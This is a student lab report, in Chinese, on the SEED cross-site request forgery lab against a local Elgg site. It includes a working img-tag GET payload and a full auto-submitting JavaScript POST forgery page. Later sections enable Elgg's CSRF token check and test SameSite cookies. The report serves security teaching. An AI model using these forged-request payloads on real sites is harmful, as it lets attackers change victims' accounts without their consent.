CSRF 实验报告

57119101 王晨阳

2021年7月15日

实验原理

在客户机和服务器之间进行请求-响应时，两种最常被用到的方法是 GET 和 POST。

- **GET** - 从指定的资源请求数据
- **POST** - 向指定的资源提交要被处理的数据

Task 1: Observing HTTP Request

修改 `/etc/hosts`

```
$ sudo vim /etc/hosts
```

更改为


```
10.9.0.5 www.seed-server.com
10.9.0.5 www.example32.com
10.9.0.105 www.attacker32.com
```

然后启动 docker

```
$ dcbuild
$ dcup
```

访问 www.seed-server.com 。


打开 Header live 插件，例如登陆时能看到如下请求。



这个内容很简单，不再赘述。


Task 2: CSRF Attack using GET Request

我们需要加 Alice 为好友。登录 Samy 账号，点进 Alice 主页，点击 Add friend




可以看到加好友的方法为 GET， url 为 `http://www.seed-server.com/action/friends/add?friend=user id&cookie等` 。这里 user id 就是 Alice 的 id。要想让 Alice 加自己，就需要知道自己的 id。

去往 members 页面，F12查看列表，可以看到用户 id 都被直接明文存储了。




我们找到自己的 user id 为 59。这里按照手册，应当去修改 seedlabs 给我们的网页。但其实根本没有必要，我们只需要编辑个人资料，内容如下。

```
<img src="http://www.seed-server.com/action/friends/add?friend=59">
```




`<img>` 会自动发送 GET 请求。现在登录 Alice 的账号，点进 Samy 的个人资料，可以看到，已经自动加了好友。



Task 3: CSRF Attack using POST Request

我们需要修改 Alice 的 profile。登录 Samy 账号，我们先试着修改自己的 profile。保存后看到发出了如下请求：




可以看到修改 profile 方法为 POST，url 为 http://www.seed-server.com/action/profile/edit


我们要整一个网页来执行我们的 javasrcipt，编辑 editprofile.html

```html
<html>
<body>
<h1>This page forges an HTTP POST request.</h1>
<script type="text/javascript">

function forge_post()
{
    var fields;

    // The following are form entries need to be filled out by attackers.
    // The entries are made hidden, so the victim won't be able to see them.
    fields += "<input type='hidden' name='name' value='Alice'>";
    fields += "<input type='hidden' name='briefdescription' value='Samy is my hero'>";
    fields += "<input type='hidden' name='accesslevel[briefdescription]' value='2'>";
    fields += "<input type='hidden' name='guid' value='56'>";

    // Create a <form> element.
    var p = document.createElement("form");

    // Construct the form
    p.action = "http://www.seed-server.com/action/profile/edit";
    p.innerHTML = fields;
    p.method = "post";

    // Append the form to the current page.
    document.body.appendChild(p);

    // Submit the form
    p.submit();
}


// Invoke forge_post() after the page is loaded.
window.onload = function() { forge_post();}
</script>
</body>
</html>
```


然后修改 profile 如下所示，并添加 www.attacker32.com/editprofile.html 的链接。



登录 Alice 账号，假设她闲得慌，点了 Samy 主页的那个链接



可以看到，profile 就被自动改掉了。



> **Question 1:** The forged HTTP request needs Alice's user id (guid) to work properly. If Boby targets Alice specifically, before the attack, he can find ways to get Alice's user id. Boby does not know Alice's Elgg password, so he cannot log into Alice's account to get the information. Please describe how Boby can solve this problem.

我们在 Task 2 已经展示过了如何找到 user id。

> **Question 2:** If Boby would like to launch the attack to anybody who visits his malicious web page. In this case, he does not know who is visiting the web page beforehand. Can he still launch the CSRF attack to modify the victim's Elgg profile? Please explain.

不可以。注意到，我们修稿 profile 是需要用户的 user id 的，显然大家的 user id 各不相同。

Task 4: Enabling Elgg's Countermeasure

进入 `image_www/elgg` 文件夹，编辑 Csrf.php。注释掉第 69 行的 return。

编辑 editprofile.html，让 Alice 修改资料为 Samy is really my hero。

登录 Alice 账号，点击 Samy 主页的链接

可以看到，由于验证 cookie，Alice 的 profile 不再可以改变。且因为请求失败就会刷新网页，刷新后再次请求，这个网页在疯狂地循环刷新。

Task 5: Experimenting with the SameSite Cookie Method

访问 www.example32.com 。然后点击各个按钮。

可以看到，对于 same-site request，有 cookie-strict；而 cross-site request 没有。

SameSite cookies 的作用就是限制第三方 cookie，减少安全风险。如果我们想要使用 SameSite cookies，应当设置为 Lax 规则（strict 也可以，但用户体验极差），具体限制内容见下表：

请求类型	Lax
链接	发送 Cookie
预加载	发送 Cookie
GET 表单	发送 Cookie
POST 表单	不发送
iframe	不发送
AJAX	不发送
Image	不发送

这样除了导航到目标网址的 GET 请求外，将不会发送 cookie。

实验总结

实验原理简单，操作也很简单，没有难度。